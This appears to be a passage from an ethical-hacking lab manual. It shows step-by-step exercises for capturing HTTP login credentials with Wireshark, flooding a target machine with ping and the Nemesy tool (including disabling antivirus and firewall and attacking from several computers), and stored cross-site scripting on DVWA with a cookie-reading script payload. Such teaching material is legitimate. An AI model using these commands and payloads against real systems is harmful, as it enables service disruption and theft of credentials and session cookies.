
Step 2: Click on any interface where traffic will be showing.




Step 3: Open any insecure website (e.g Type zerobank in google searchbox) enter login details and click on Sign in.



Step 4: Now go to Wireshark again, stop capturing packet, type http in search box,




Step 5: Search for POST method, expand HTML form URL encoded, will get username and password of the site.




DoS attack using command prompt

Step 1: Open the command prompt on the target computer. Enter the command ipconfig. Note down it.



Step 2: Switch to the computer that you want to use for the attack and open command prompt. We will ping our victim computer with infinite data packets of 65500. Enter the following command.

Command: ping 10.128.131.108 –t – l 65500




In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

Dos attack using Nemesy :

Step 1: **Turn off antivirus, Securities and Firewall.**


Step 2: Download Nemesy from http://packetstormsecurity.com/files/25599/nemesy13.zip.html, Unzip it and run the program Nemesy.exe. You will get the following interface



Step 3: Enter the target IP address

- **0 as the number of packets means infinity**. You can set it to the desired number if you do not want to send, infinity data packets.
- The **size field specifies the data bytes to be sent** and the delay **specifies the time interval** in milliseconds.


Step 4: Click on send button. .



The title bar will show you the number of packets sent. Click on halt button to stop the program from sending data packets. You can monitor the task manager of the target computer to see the network activities.

To check effects of the attack on the target computer, you can open the task manager on target computer and view the network activities.

- Search task manager in search bar
- Click on performance tab
- Click on Open resource monitor, available down of the page.
- You will get results similar to the following.




-

Practical No. 06

Aim: Persistent Cross-Site Scripting Attack.

Step 1: Open XAMPP Server.




Step 02: Start modules apache and mysql. if error is given then go to


config(apache)—>select apache(httpd.conf)—>change Listen and localhost as 8080—>save the file.

Then select apache (httpd-ssl.conf)—>change Listen as 4430—>save the file -> start the module.


Step 3: Go to site localhost:8080/DVWA/login.php and enter username: admin and password: password.




Step 4: go to home page.




Step 5: Click on xss(stored).



Step 6: Give name: test 1 and message:<script>alert("this is xss file")</script> and click on sign guestbook.




05. Give name:test 2 and message:<script>alert(document.cookie)</script> and click on sign guestbook.



